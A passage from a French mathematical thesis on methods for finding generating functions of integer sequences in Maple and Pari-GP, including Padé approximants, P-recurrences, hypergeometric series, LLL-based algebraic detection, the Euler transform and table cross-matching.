Il existe une procédure en Maple qui permet de convertir une série (tronquée) en une fraction rationnelle. Elle porte le nom de "ratpoly" pour "rational polynomial". Cette procédure est une véritable perle de programmation (elle a plus de 500 lignes). Non seulement elle fait le calcul exactement à l'ordre d'approximation de la série, mais en plus elle le fait bien. On le sait, Maple est en mesure d'effectuer des calculs symboliquement et en principe avec une précision infinie. Le résultat en est que les deux difficultés rencontrées plus tôt sont complètement tranparentes à l'utilisateur.

Donc avec cet outil presque "magique" qu'est "ratpoly", il est possible assez facilement d'effectuer le calcul fastidieux de représentation d'une suite sous forme de série avec une fraction rationnelle. En fait, deux critères simples nous permettrons de détecter une *bonne* fraction rationnelle. Le premier est le degré de l'expression trouvée: si le degré total (L + M) retourné par le programme est plus petit que le nombre de termes, on est alors potentiellement en présence d'une bonne représentation. Le deuxième critère est la taille (en nombre de caractères) de l'expression: si la taille de l'expression est plus grande que la taille de la suite testée, on rejette alors l'expression rationnelle candidate. En combinant ces deux critères, il est possible de détecter avec une assez grande certitude une suite qui EST une fraction rationnelle simple.

En soumettant toute notre table de 4568 suites à cette simple procédure qu'est "ratpoly" , nous avons détecté 614 fractions rationnelles. De ce nombre, 580 nous semblent bonnes: elles sont

répertoriées dans la table en appendice. On peut consulter [BP] à ce sujet également.

1.2 La dérivée logarithmique et l'inverse fonctionnel.

Malgré le succès remporté (en nombre de fonctions génératrices trouvées) avec notre méthode des approximants de Padé, une partie du problème demeure. Si 580 suites sur 4568 sont des fractions rationnelles, quelle est alors la nature des quelque 4000 qui restent ? La réponse à cette question est inconnue. Ce que l'on sait, c' est que notre méthode permet de détecter la fraction rationnelle d'une suite comme celle de Fibonacci. Elle permet également de détecter des variantes de celle-ci. Il se trouve que la plupart des opérations simples et connues que l'on peut effectuer sur une suite sont en fait des *transformations rationnelles* . Une TR en plus court. Si S(z) est notre suite sous forme de série tronquée, une TR conservera le caractère rationnel de la fonction génératrice. Par exemple, la différence terme à terme de la suite est une TR puisqu'il suffit d'effectuer S(z)(1-z). La somme de deux termes successifs est également une TR : il suffit de faire S(z)(1+z). La suite des sommes partielles s'obtient en prenant S(z)/(1-z), etc. Il en est de même de l'inverse de ces transformations. Ce point est essentiel.

Donc les suites qui ont une fonction génératrice qui est une fraction rationnelle et toutes les variations usuelles de celles-ci sont détectées avec notre méthode.

L'idée fort simple est alors d'utiliser notre méthode et une transformation qui ne soit pas rationnelle dans les deux sens, dans le but de détecter d'autres types de fonctions génératrices. Par exemple, bien que la dérivée soit une transformation qui conserve le caractère rationnel d'une expression, il suffit de prendre une fraction rationnelle quelconque pour se rendre compte que l'intégrale n'est pas une fraction rationnelle en général. En effectuant une dérivation et en appliquant ensuite notre méthode de détection, on pourra obtenir des fonctions génératrices qui sont en fait des intégrales de fractions rationnelles. En poussant le même raisonnement plus loin, on pourrait effectuer d'autres transformations de ce type comme la dérivée du logarithme ou l'inverse fonctionnel. Si nous pouvons toujours retourner sur nos pas à chaque fois, cela nous donne une façon de détecter des expressions qui font partie d'une classe plus vaste que les fractions rationnelles. Avec la dérivée, il est facile de revenir en arrière: une fois le test effectué, si c'est rationnel, il suffit de faire l'intégrale de l'expression. La dérivée du logarithme est aussi "réversible": il suffit de faire l'exponentielle de l'intégrale de l'expression trouvée. L'inverse fonctionnel d'une série est également "réversible" à condition que la suite débute par 0,1,…:

en effet, l'inverse d'une série à coefficients entiers est aussi à coefficients entiers, si la série s'annule en zéro et son premier terme non nul est 1.

C'est l'expérience qui a orienté le choix des transformations judicieuses à effectuer. Le succès d'une transformation plutôt que d'une autre étant guidé simplement par le nombre de fonctions génératrices trouvées une fois la table complète traitée par le programme. Le rejet ou l'acceptation d'une expression est donné par les deux critères énoncés plus haut. Il y a aussi le fait que plus on tranforme une suite avec de telles opérations, plus précises et strictes sont les conditions imposées à la suite de départ. Par exemple, l'inverse fonctionnel de la dérivée du logarithme d'une suite sous forme de série tronquée doit se faire seulement si les coefficients sont restés entiers et débutent par 0,1, ... , une fois que la première transformation a été effectuée.

Notre choix s'est arrêté sur la dérivée, la dérivée logarithmique et l'inverse fonctionnel. Ce sont ces opérations qui ont remporté le plus de succès. Exactement 120 fonctions génératrices qui ne sont pas des fractions rationnelles ont été isolées de cette façon. En tout 700 fonctions génératrices (incluant les fractions rationnelles) ont été trouvées grâce à la procédure "ratpoly". Les résultats sont présentés en appendice.

CHAPITRE 2

LA MÉTHODE DES P-RÉCURRENCES

2.1 Les suites P-récurrentes.

L'hypothèse de travail que nous posons ici sur la suite a_n consiste à dire que chaque terme de celle-ci peut être calculé à partir des termes précédents. Dans [Sta80] on introduit ce genre de dépendance sur les autres termes en disant que la suite a_n est une suite P-récurrente, si elle satisfait l'équation suivante

(2.1) $$a_n P_0(n) = a_{n-1} P_1(n) + a_{n-2} P_2(n) + \ldots, + a_{n-k} P_k(n)$$

où les $P_i(n)$, $0 \leq i \leq k$, sont des polynômes à coefficients rationnels. Ce type de relation est une classe plus vaste que les relations de récurrences linéaires ordinaires à coefficients constants rencontrées au chapitre précédent. En effet, il y a équivalence entre les fonctions génératrices rationnelles et les relations de récurrence à coefficients constants. Il n'y a cependant pas d'équivalent en termes de fonctions génératrices pour les P-récurrences en général. A l'heure actuelle, il n'existe pas de méthode pour trouver la fonction génératrice correspondant à une P-récurrence quelconque; seuls certains types de P-récurrences peuvent être résolus. Ce qui peut être fait, par contre, est de vérifier si la suite satisfait *numériquement* une P-récurrence. On ne peut donner qu'une P-récurrence *vraisemblable*.

Il faut donc procéder pas-à-pas en augmentant le degré et le nombre de termes. Nous posons d'abord les équations et, en supposant que la suite satisfasse l'équation (2.1) où les $P_i(n)$ sont des polynômes de degré d, il y aura (d+1)(k+1) équations (il faut tenir compte du terme de rang 0). On dira alors qu'elle satisfait une P-récurrence de type (d,k). On remarque que le système admet toujours une solution nulle. S'il y a solution, il y en aura une infinité, ce qui découle du fait que le système d'équations est non-homogène. Ceci est évident, puisque l'on peut multiplier par une constante C arbitraire de chaque côté sans changer l'équation. On prendra donc soin de garder la solution la plus simple. La

résolution d'un système d'équations linéaires est une chose que les programmes de calcul symbolique comme Maple font couramment. Un programme a donc été écrit pour permettre de résoudre le système à (d+1)(k+1) inconnues. Le voici, en entrée il accepte une suite et en sortie il donne soit 0 soit une ou plusieurs constantes, quand le nombre de constantes est 1 on pose la solution comme étant la plus simple en substituant la constante à 1.

```
1) read suite : listesuite:=":
2) nbrdetermes:=nops(listesuite):
3)    rec:=proc(w,n,t) local ff,c,d,i,j,k,ii;
4)    option remember;
5)    termes:=(n+1)*(t+1);
6)    if termes>=nbrdetermes then RETURN ( `impossible de resoudre` ) fi;
7)    for ii from 1 to nbrdetermes do a(ii):=op(ii,w) od:
8)          ens:={seq(c[jj],jj=1..termes)}:
9)    s:={seq(sum(sum(k**d*c[j*n+jn+d],d=0..n)*a(kj+1),j=1..t+1),
          k=t+1..termes+t)}:
10)   solution:=[solve(s,ens)];
11)         if sol=[] then RETURN (0) else
            RETURN(assign(solution),[seq(c[kk],kk=1..termes)])
            fi;
      end:
```

Donnons une courte description du programme.

1) On lit la suite provenant d'un fichier.

2) On pose que la variable nbrdetermes est égal au nombre d'éléments de la liste qui contient la suite.

3) Appel de la procédure et on pose les variables locales.

4) On prend l'option "remember" , très importante.

5) On prend un nombre de termes suffisant pour résoudre le système d'équations linéaires.

6) Si le nombre de termes nécessaires est trop grand, un message d'erreur est imprimé.

7) On pose les constantes dans notre système d'équations. Ici ce sont les termes de la suite.

8) On pose les inconnues de notre système sous forme d'ensemble.

9) On pose les équations linéaires.

10) On tente de résoudre.

11) Si le système admet une solution nulle (liste vide ici) on retourne 0. Sinon on assigne les solutions trouvées.

Donc en entrée le programme accepte une suite numérique et teste si celle-ci satisfait une équation P-récurrente de degré d à k termes.

Le programme qui détermine si une suite satisfait une P-récurrence est une des méthodes les plus rapides et de plus, une fois la P-récurrence candidate trouvée, il est très facile d'obtenir des centaines de termes de la suite. En principe si on veut calculer les termes d'une suite une fois obtenue une P-récurrence, il suffit de la mettre telle quelle dans un programme. Il n'est cependant pas approprié d'utiliser une procédure qui soit purement récursive même si c'est d'abord ce qui vient à l'esprit. Il faut linéariser le temps de calcul d'une procédure qui s'appelle elle-même, sinon celui-ci devient vite exponentiel. L'exemple souvent donné dans les cours de programmation de base est la suite des nombres factoriels, 1,1,2,6,24,120,720,..., définie par $a_0 = 1$ et $a_n = n\, a_{n-1}$. Ce problème est facilement résoluble en Maple, puisque les procédures récursives peuvent être *linéarisées* simplement en écrivant "option remember" dans l'appel de la procédure. Maple se charge alors de ré-écrire la procédure en créant une table d'adressage (interne) automatiquement.

Comme avec les autres méthodes, nous avons utilisé la table de [PlSl] au complet. A chaque suite, le test a été effectué sur les degrés 1 à 4 et sur un nombre de termes variant de 1 à 5, compte tenu que l'expérience indique que la plupart des suites P-récurrentes ont un degré assez bas. Stanley [Sta80] donne un exemple de suite P-récurrente de degré 3 à 2 termes qui donne les nombres d'une suite de Apéry utilisée dans la preuve de l'irrationalité de $\zeta(3)$.

Exemple 2.1 : $n^3\, a_{(n)} + (n-1)^3\, a_{(n-2)} = (34\, n^3 - 51\, n^2 + 27\, n - 5)\, a_{(n-1)}$,

En tout, 250 des 1031 suites que contient la table en appendice, seraient P-récurrentes. De ces 250, 220 ont une fonction génératrice associée trouvée par d'autre méthodes. Il en reste donc 30 dont on ne connait que la P-récurrence. Sont comptées ici les suites P-récurrentes de degré 1 ou plus; les fractions rationnelles, au nombre de 580, sont aussi P-récurrentes mais de degré 0. C'est de loin la méthode la plus puissante, puisque au total, près de 81 % des suites qui ont une fonction génératrice connue sont P-récurrentes à des degrés divers, ce qui représente 18 % de tout le catalogue des suites de [PlSl].

2.2 Les suites hypergéométriques.

Dans [GKP] on fait une remarque très simple au sujet des P-récurrences d'un certain type. Si une suite t_k satisfait une P-récurrence de type (d,1), c'est donc que le quotient des termes successifs t_{k+1}/t_k = P(k)/Q(k), où P(k) et Q(k) sont deux polynômes. La fonction hypergéométrique est à peu de chose près la même chose. En effet, la définition de celle-ci étant

$$F\left(\begin{matrix}a_1, a_2, \ldots a_m \\ b_1, b_2, \ldots, b_n\end{matrix}\middle| z\right) = \sum_{k=0}^{\infty} \frac{a_1^{\overline{k}} \ldots a_m^{\overline{k}}}{b_1^{\overline{k}} \ldots b_n^{\overline{k}}} \frac{z^k}{k!} \qquad (2.2)$$

où le membre de gauche en est l'écriture avec les paramètres en a et en b et où le membre de droite en est le développement en série sous forme de somme de quotients de produits de polynômes factoriels ascendants. En spécifiant que les termes en b ne s'annulent nulle part, on évite la division par zéro; il suffit simplement pour cela qu'ils soient toujours positifs. Considérons le rapport de deux termes successifs et en posant que le premier terme t_0=1,

$$\frac{t_{k+1}}{t_k} = \frac{a_1^{\overline{k+1}} \ldots a_m^{\overline{k+1}}}{a_1^{\overline{k}} \ldots a_m^{\overline{k}}} \frac{b_1^{\overline{k}} \ldots b_n^{\overline{k}}}{b_1^{\overline{k+1}} \ldots b_n^{\overline{k+1}}} \frac{k!}{(k+1)!} \frac{z^{k+1}}{z^k}$$

il est alors facile de simplifier cette expression en revenant à la définition d'un polynôme factoriel ascendant de degré k+1 et de degré k. D'où l'expression:

$$\frac{t_{k+1}}{t_k} = \frac{(k+a_1)\ldots(k+a_m)z}{(k+b_1)\ldots(k+b_m)(k+1)} \quad .$$

On obtient alors une fraction rationnelle en k seulement. Donc si on a une suite qui débute avec 1 et dont le rapport des termes successifs est une fraction rationnelle (une P-récurrence de type (d,1)), elle pourra être "lue" directement comme étant une série hypergéométrique. L'avantage énorme de la représentation d'une suite comme "hypergéométrique" est que le programme de calcul symbolique Maple est en mesure de manipuler et de simplifier de telles séries. Dans sa version 5, Maple utilise les tables d'identités hypergéométriques qui se trouvent dans [AS1]. Ce livre étant une véritable bible de formules mathématiques, nous avons à notre disposition un outil excessivement puissant. En fait, dès que l'on sait qu'une suite satisfait une P-récurrence de type (d,1) nous disposons déjà d'une information très précieuse.

Cette représentation en série hypergéométrique ouvre la porte à d'autres formes de fonctions génératrices. Le programme Maple est en effet capable, dans certains cas, de donner directement la

fonction génératrice explicite sous forme simplifiée. Il suffit de faire appel à la procédure “simplify” qui réussit à reconnaître les expressions contenant des termes hypergéométriques. C’est alors que les tables d’identités de [AS1] sont appelées et, si la forme le permet, Maple retourne directement une expression algébrique explicite.

Conformément aux autres méthodes nous avons donc, encore une fois, testé toute la table de [PlSl] en recherchant des P-récurrences de type (d,1). Plus de 94 suites satisfont à ce type de récurrence. Dans certains cas, la forme hypergéométrique a été directement simplifiée automatiquement par le programme Maple. Les résultats sont présentés dans la table de fonctions génératrices en appendice.

2.3 L’algorithme LLL[2] .

Nous décrirons ici la méthode qui est la plus complexe et puissante de toute cette étude. On s’intéresse aux suites qui sont P-récurrentes de type (d,k) en général. Cette méthode ne s’applique que si on peut avoir autant de termes de la suite que l’on veut. Comme nous l’avons vu à la section précédente, Maple est en mesure, dans les cas où la P-récurrence est de type (d,1), de donner une forme hypergéométrique et une fois obtenu cette forme, de produire directement la fonction génératrice algébrique lorsqu’elle s’y prête. C’est donc que : les P-récurrences de type (d,1) sont quelquefois algébriques. Il en est de même pour les P-récurrences de d’ordre plus élevé. Ce qui nous manque est la façon d’obtenir la forme close. On ne dispose malheureusement pas de moyen de savoir quel type de P-récurrence représente une suite qui a une fonction génératrice algébrique. D’après Stanley [Sta80], une fonction génératrice algébrique est toujours P-récurrente. Ici c’est l’inverse qu’on cherche, malheureusement ce n’est pas toujours vrai : la fonction exp(x) est P-récurrente mais certainement pas algébrique.

Une suite a une fonction génératrice algébrique si elle satisfait à

$$\sum_{0 \le j,\, k \le m} c_{j,k} S(z)^j z^k = 0 \tag{2.3}$$

[2] **Nommé ainsi à cause des travaux de Lenstra, Lenstra et Lovasz.**

où S(z) est la série qui représente la suite a_n et les $c_{j,k}$ sont constantes. On pourra alors obtenir la fonction génératrice close si on peut isoler S(z). Le problème est double ici: il faut d'abord obtenir l'équation (2.3) et de plus on n'est pas assuré de pouvoir isoler S(z). Ce qui vient à l'esprit est d'essayer de trouver "à tâtons" une équation en S(z) et z qui s'annulera. Il est possible effectivement de faire un programme qui fonctionnerait sur le même principe que les P-récurrences. Mais malheureusement la forme qu'on obtiendra ne sera pas, en général, la plus simple. Par exemple, la suite N0577, les nombres de Catalan, satisfait à une telle équation. Elle est de degré 2 : $S(z)^2z - S(z) + 1 = 0$. Si on résout cette équation par rapport à S(z), on obtient une fonction génératrice close des nombres de Catalan. On s'aperçoit alors qu'il il y a une infinité de telles équations que l'on peut poser. On pourrait peut-être en obtenir une plus simple.

Il existe un algorithme implanté en Maple qui porte le nom de "minpoly". Il fait appel à l'algorithme LLL. Disons simplement qu'il permet de résoudre numériquement le problème exactement inverse de trouver une racine d'un polynôme. La recherche numérique des racines d'un polynôme est un problème résolu. Mais nous posons la question suivante: étant donné un nombre réel, de quel polynôme minimal est-il racine ? Mentionnons dès maintenant qu'on parle ici d'un nombre réel donné avec une certaine précision numérique. On ne pourra (une fois l'opération réussie) qu'isoler un polynôme qui *semble* avoir ce nombre réel comme racine. Il serait un peu long de donner tous les détails qui font qu'aujourd'hui ce problème est pour ainsi dire *numériquement résolu.* Mentionnons cependant qu'au moins trois programmes de calcul symbolique ont implanté cet algorithme: soit Maple, Mathematica et Pari-GP. Pour la description de cet algorithme, on pourra consulter [BaKa] ou l'article original de [LLL]. La meilleure version de cet algorithme et de loin la plus rapide est celle qui existe sur Pari-GP [Pari]; elle est au moins 800 fois plus rapide que la version équivalente sur Maple. Quant à Mathematica, disons qu'il est, de façon générale, 4 fois plus lent que Maple dans tous les calculs. Nous ne l'avons pas considéré ici.

Cette procédure accepte donc en entrée un nombre décimal et donne (selon la précision numérique en vigueur) le polynôme minimal dont il serait racine. La précision numérique en vigueur est celle que l'utilisateur demande. Elle devrait idéalement être infinie. Plus raisonnablement, la limite est d'environ 100 chiffres décimaux sur les machines à notre disposition avec Maple et d'environ 500 chiffres décimaux avec Pari-GP. Le degré maximal du polynôme que l'on puisse demander dépend largement de

la précision. Dans la pratique, la limite est un polynôme de degré 20. Ceci est quand même suffisant pour obtenir des résultats intéressants.

Evidemment, si la fonction génératrice close qui représente S(z) est algébrique et si z=1/m est un nombre rationnel, le résultat, S(1/m) sera alors un nombre algébrique. C'est précisément ici que l'on utilise l'algorithme LLL. Les centaines de termes que nous donnent la P-récurrence serviront pour évaluer S(z) en un point 1/m "très petit", de telle sorte que le résultat soit un nombre algébrique approché à une grande précision numérique. On ira ensuite chercher avec celui-ci le polynôme dont S(1/m) est racine. Une fois le polynôme candidat trouvé, on réévalue la série S(z) en un autre point rationnel ,1/(m+1), et on répète l'appel à l'algorithme. Il se trouve que la version de LLL sur le programme Pari-GP est extrêmement efficace. Non seulement la procédure (qui s'appelle "algdep") retourne en général le bon polynôme, mais de surcroît il est simplifié au maximum. De plus, les solutions trouvées sont *stables*; elles sont stables au point qu'elles permettent de reconstruire la fonction génératrice algébrique. Une fois ces solutions trouvées en fait, la reconstruction de la fonction génératrice se résume à un calcul d'interpolation assez simple. Comme on l'a mentionné plus tôt, l'appel de la procédure demande un nombre décimal et un degré. Pour arrêter notre choix sur le bon polynôme, il nous suffit de rejeter ceux dont la taille est trop grande (en nombre de caractères). Nous utilisons le même critère que notre méthode des approximants de Padé.

La procédure est la suivante, avec en entrée une suite de la table:

1) On teste si la suite est P-récurrente. Si oui on passe à l'étape 2), sinon on arrête.
2) On calcule plusieurs centaines de termes de la récurrence (dans la pratique 200 termes suffisent).
3) On construit une série S(z) avec ces 200 termes.
4) On évalue la série S(z) en des points rationnels 1/m, 1/(m+1),1/(m+2),... . En pratique m=100 et le nombre de termes = 12.
5) On appelle la procédure "algdep" de Pari-GP avec les 12 valeurs trouvées.
6) On teste avec des polynômes de degré 2,3,4,..., (dans la pratique les degrés 2 à 8 sont suffisants).
7) On récupère les bons polynômes, on pose la variable comme étant x.
8) On identifie les coefficients de même degré et on calcule le polynôme d'interpolation en t avec la méthode de Newton.
9) On substitue t=1/z dans l'expression trouvée.
10) On résout (si le degré de l'expression le permet).

Cet algorithme, quoique très technique, fonctionne très rapidement. Il nous a permis de trouver 32 fonctions génératrices algébriques de degré et de complexité assez élevés.

Illustrons cet algorithme en donnant un exemple.

Exemple 2.3 La suite N0768 des cartes planaires.

Cette suite porte le nom de “Rooted Maps” dans [Sl] mais le titre a été modifié dans [PlSl]. Avec l’étape 1) de notre algorithme, on trouve que la suite satisfait la P-récurrence :

$$(n + 1)\, a_n = (12\, n - 18)\, a_{n-1}.$$

C’est une P-récurrence candidate pour notre méthode hypergéométrique plutôt que pour l’algorithme LLL. On procède donc avec celle-ci et il s’avère que c’est une hypergéométrique:

$$ {}_2F_1([1, 1/2], [3], 12\, z).$$

En demandant à Maple de la simplifier avec “simplify”, celui-ci retourne effectivement une expression algébrique.

Mais cette expression n’est pas très élégante:

```
                                    1/2                1/2
        (1 - 12 z + 24 z I (12 z - 1)    - I (12 z - 1)   ) I
   - 1/9 ------------------------------------------------------
                                  1/2             1/2
                 z (1 + I (12 z - 1)   ) (12 z - 1)
```

On voudrait avoir une expression sans valeurs complexes et simplifiée que l’on obtiendrait de façon automatique. On peut toujours la manipuler à la main, mais notre but est d’obtenir une forme close *automatiquement.* On essaye donc avec une autre méthode: la dérivée et les approximants de Padé.
En dérivant S(z) on obtient une expression qui, mise sous forme d’approximant de Padé, nous donne : (une fois factorisée).

```
                  4        3        2                 2
          (81 z  - 648 z  + 234 z  - 27 z + 1) (9 z  - 9 z + 1)
   - 2 ------------------------------------------------------------
                     3       2                  3       2
      (9 z - 1) (27 z  - 81 z  + 18 z - 1) (81 z  - 81 z  + 18 z - 1)
```

Si on intègre par rapport à z, on devrait retrouver l’expression, mais il y a des polynômes qui sont du 4è degré et la solution n’est pas élégante non plus.

On s'en remet donc à notre méthode LLL.

(étape 1) On reprend la P-récurrence et on recalcule la suite mais avec 200 termes.

(étape 2 et 3). On réévalue la série avec ces mêmes 200 termes et nos points d'interpolation 1/(m+i) avec i=0..4 (5 points d'interpolation devraient suffire)

(étape 4). La première valeur, en m=100, nous donne le premier nombre réel à tester, soit :

1.020958097948815111768685182190012108060775963049210932333987559073395437883368700157841649413257744890532928226947206 8...

(étape 5 et 6) En appelant la procédure "algdep" avec ce nombre réel bon à 118 décimales et un polynôme de degré 2, on obtient, pour les valeurs 1/m, 1/(m+1),1/(m+2),1/(m+3),1/(m+4)

(étape 7) On récupère les bons polynômes:

$$27x^2 + 8200x - 8400$$

$$27x^2 + 8383x - 8585$$

$$27x^2 + 8568x - 8772$$

$$27x^2 + 8755x - 8961$$

$$27x^2 + 8944x - 9152$$

(étape 8) Il nous reste à identifier les coefficients de même degré et à calculer les polynômes d'interpolation correspondants. On aura: pour le coefficient de x^2, les valeurs 27,27,27, ... ,. pour le coefficient de x, les valeurs 8200, 8383, 8568, 8755 et 8944, aux points d'interpolation 100,101,102,103 et 104. Enfin, pour le coefficient constant, on aura les valeurs -8400, -8585, -8772, -8961 et -9152 aux mêmes points d'interpolation. On applique alors simplement la formule d'interpolation de Newton pour trouver une expression polynômiale pour chaque degré. On peut faire appel à la procédure de la librairie Maple appelée "interp" qui effectue ce calcul automatiquement. Ce qui nous donnera deux variables, x et t.

(étape 9) Il restera à substituer t=1/z. On obtient finalement:

$$\frac{-1 + 16z + x^2 - 18xz + 27x^2z^2}{z^2}$$

(étape 10) Il ne reste qu'à résoudre cette équation par rapport à x: on prendra alors la solution positive. Finalement l'expression algébrique de notre suite de départ serait :

$$\frac{1}{54}\,\frac{-1+18z+\left(-(12z-1)^2\right)^{3/2}}{z^2}$$

C'est l'expression la plus simple qu'on ait obtenu pour cette suite. La magie de cet algorithme LLL est qu'il trouve une expression polynômiale pour un nombre réel qui est en général minimale. Des expressions de plus haut degré encore ont été obtenues de cette façon, la plus grosse étant de degré 8 et elles sont répertoriées dans notre table en appendice.

CHAPITRE 3

LA MÉTHODE D'EULER

Ainsi nommée parce qu'elle semble avoir été développée à l'époque d'Euler. Nous n'avons pas trouvé de références historiques sur cette méthode, bien que Andrews [And] la mentionne.

L'idée en est simple: étant donné une suite a_n dont on suppose la série génératrice de la forme,

$$S(z) = 1 + \sum_{n=1}^{\infty} a_n z^n = \prod_{n=1}^{\infty} (1 - z^n)^{-c_n}, \tag{3.1}$$

la question est : comment trouver les c_n en fonction des a_n. Comme l'explique Andrews à la page 104, il suffit d'utiliser la formule d'inversion de Möbius. En effet, puisque le membre de droite de (3.1) est un produit infini, c'est en prenant le logarithme ou la dérivée logarithmique que nous retrouvons alors une somme ordinaire. En identifiant le coefficient de degré n (pour exprimer chaque coefficient de a_n) et en inversant (par Möbius) par rapport à la somme, nous obtenons les coefficients c_n en fonction des a_n. La somme s'exprimera en termes des diviseurs de n. Inversement, si nous connaissons les c_n et que l'on cherche les a_n , l'opération est directe; il suffit de développer le produit en série. En prenant soin de garder le même ordre de grandeur des séries correspondantes, nous obtenons le même nombre de termes pour les c_n que pour les a_n. Autrement dit, si les k premiers coefficients de a_n sont connus, il y aura alors k coefficients de bons pour les c_n.

On peut donc programmer la transformation dans les deux sens en une vingtaine de lignes. La procédure accepte en entrée une suite et donne du même coup une représentation en "partages", c'est-à-dire qu'elle propose un produit infini. Par exemple, la suite N0244 énumère les partages

ordinaires de l'entier n. En effectuant le calcul on trouve la suite 1,1,1,1,1,.... C'est la forme de produit infini de ce type la plus simple. Mais pour détecter un bon candidat de produit infini avec ce type de fonction génératrice, dans un cadre plus général, nous avons utilisé la méthode des approximants de Padé qui permet de détecter les "motifs" dans les exposants. En tout, 94 produits infinis ont ainsi été isolés grâce à cette méthode. Les résultats sont présentés dans la table en appendice.

CHAPITRE 4

LA MÉTHODE DES RECOUPEMENTS

4.1 Les recoupements indirects.

L'hypothèse que l'on pose ici est que la suite dont on cherche la fonction génératrice est en fait une suite connue mais transformée. Par exemple, la suite des partages d'entiers N0244 de [Sl] est très facile à détecter. Il suffit de prendre la méthode d'Euler et le programme nous propose immédiatement un produit infini très simple. Mais si on effectue la translation a_n+3, le programme ne détectera pas ce produit infini. Pour une bonne raison car, si la suite ne commence pas naturellement à 1, alors l'opération d'Euler n'est pas valide et même si on l'effectue, les termes seront des nombres rationnels (non entiers). Donc afin de pouvoir isoler le plus possible de suites, on se sert, comme base de comparaison, de la table des suites qui en contient 4568. En prenant chaque suite transformée de façon élémentaire, on compare avec la table afin de voir s'il n'y aurait pas un croisement. En tout, nous avons répertorié 97 transformations élémentaires d'une suite susceptibles de se retrouver dans la table, soit 54 transformations avec la suite sous forme de série ordinaire et 43 avec la suite sous forme de série exponentielle.

Il serait fastidieux de les énumérer toutes, mais en voici quelques unes. Avec S(z) : la suite sous forme de série ordinaire par exemple, nous avons $S(z) + cz/(1-z)$ ou $c=\pm1,\pm2,\pm3$, $1/S(z)$, $S(z)^2$, $S(z)^3$, $S(z)/(1-z)$ ce qui équivaut à considérer la suite des sommes partielles de la suite. D'autres transformations sont plus simples encore, comme $\mathbf{N} \setminus \{a_n\}$, la différence ensembliste des entiers et de la suite. On ne tient pas compte ici de la multiplicité des termes. On a considéré aussi de prendre $a_n/\text{pgcd}\ (a_0, a_1, a_2,\ldots a_k)$ ou de prendre la suite avec les indices de rang pairs et impairs. L'idée est de prendre des transformations les plus simples possibles. La transformation d'Euler dans les 2 sens complète la liste.

On pourrait les classer en ces quelques catégories :

1) Translations : S(z) +/- cz/(1-z), avec c=1,2,3.

2) Inverses : $1/S(z), 1/S(z)^2, 1/S(z)^3$.

3) Puissances : $S(z)^k$ avec k=1,2,3.

4) Sommes et différences.

5) Transformation de type Euler (voir chapitre 3).

6) Transformations de type ensembliste comme $\mathbf{N} \setminus \{a_n\}$.

7) Transformations avec le p.g.c.d. .

Les autres sont données en considérant des combinaisons de ces dernières.

Par exemple, de la suite N0577 de [Sl] (les nombres de Catalan), on en obtient 97 autres et en comparant ces 97 suites avec la table, 6 autres suites au moins seraient liées à cette dernière. C'est donc que, si on connait déjà la fonction génératrice des nombres de Catalan obtenue avec d'autres méthodes, alors du même coup on obtient la fonction génératrice de ces 6 autres suites. C'est un avantage, parce que justement avec cet exemple, si l'on prend a_n-1 et que l'on compare avec la table, on retrouve la suite N1409 de [Sl]. Cette suite n'est pas hypergéométrique en vertu d'un critère assez simple de [GKP], elle ne commence pas par 1. De plus son inverse fonctionnel est impossible à effectuer pour le même genre de raisons; le premier terme est nul mais le deuxième terme n'est pas 1. Elle est cependant algébrique et c'est avec la méthode LLL (beaucoup plus lourde) que la fonction génératrice a été trouvée. En fait, elle est évidemment de la forme S(z) -1/(1-z) où S(z) est la fonction génératrice des nombres de Catalan. Mais ceci constitue un raisonnement a posteriori. Donc cette méthode des recoupements peut mener à des résultats très intéressants en autant que le traitement informatique des 97 transformations appliquées aux 4568 suites et comparées avec ces dernières à chaque fois ne soit pas trop lourd également.

Un détail ne doit cependant pas être oublié. La comparaison de 2 suites entre elles peut mener à des erreurs. On doit faire la comparaison à partir du deuxième terme, parce que souvent la suite est répertoriée mais les premiers termes peuvent être d'indices 0 ou 1. C'est-à-dire que la suite ne débute pas au terme de rang 0. Également on ne doit pas prendre toute la suite: il ne faut pas oublier que certaines suites de la table sont très courtes et ne contiennent que quelques termes. Elles ne sont pas moins importantes, par exemple la suite N0323 de [Sl]. Il y a un juste milieu et l'expérience montre que les

indices de rang 2 à 16 sont suffisants, c'est-à-dire les 15 premiers termes de la suite à partir du rang 2.

A cet effet un programme appelé HIS (Handbook of Integer Sequences) a été mis au point. Il n'est cependant pas public comme le programme gfun. Dans HIS se trouve la table numérique des suites et 2 procédures appelées "find" et "findhard". La première sert simplement à savoir si une suite se trouve dans la table et la deuxième fait une recherche dans la table après avoir effectué les 97 transformations en question. Le programme et la table sont entièrement contenus en Maple. Le programme est donc de cette façon transportable sur toute machine qui peut recevoir Maple.

La procédure "find" qui en principe ne fait que regarder si une suite se trouve dans la table emploie une procédure de recherche mise au point par Bruno Salvy de l'INRIA. Il était essentiel d'avoir à notre disposition un algorithme de recherche qui soit très rapide étant donné le nombre important de comparaisons à chaque opération. Une structure de données adaptée à ces besoins a été construite sous forme d'arbre binaire. En effectuant une boucle de calcul sur toute la table avec la procédure "findhard", une banque de données des croisements a été obtenue. En tout il y aurait 3800 croisements. Une proportion appréciable des ces croisements, soit environ 25% selon nous, est fortuite ou accidentelle. Ceci est relié à la décision de ne prendre qu'une partie de chaque suite pour comparer. Donc pour pouvoir retrouver la fonction génératrice, il y a un travail de vérification nécessaire.

Ce travail de vérification est très long, mais il en vaut la peine. Evidemment, beaucoup de croisements ne sont pas surprenants: à titre d'exemple, la suite de Fibonacci, qui est très connue et qui a une fonction génératrice assez simple croise avec une bonne centaine de suites. Aucun de ces croisements n'est vraiment nouveau. C'est lorsque la suite est intrinsèquement plus complexe que le jeu en vaut la chandelle. Sans exagérer, nous avons effectué patiemment des centaines d'heures de calcul et de vérification pour trouver ces résultats et il y en a beaucoup à faire encore, puisque cette table des 3000 bons croisements environ n'a pas été passée en revue au complet. Par ce procédé, 38 fonctions génératrices ont été obtenues. Elles sont répertoriées dans la table en appendice.

4.2 Les tableaux.

Le programme Maple manipule des données numériquement aussi bien que symboliquement. La procédure “ratpoly” est capable de trouver une fraction rationnelle de séries à une variable aussi bien qu’à 2 variables comme les tableaux à 2 dimensions. Un bon exemple est le triangle de Pascal. Il suffit de le mettre sous forme de tableau “carré” où chaque rangée sera un polynôme. En prenant les 5 premières rangées, on aura la suite

$$1,\ 1 + t,\ 1 + 2\,t + t^2,\ 1 + 3\,t + 3\,t^2 + t^3,\ 1 + 4\,t + 6\,t^2 + 4\,t^3 + t^4\ .$$

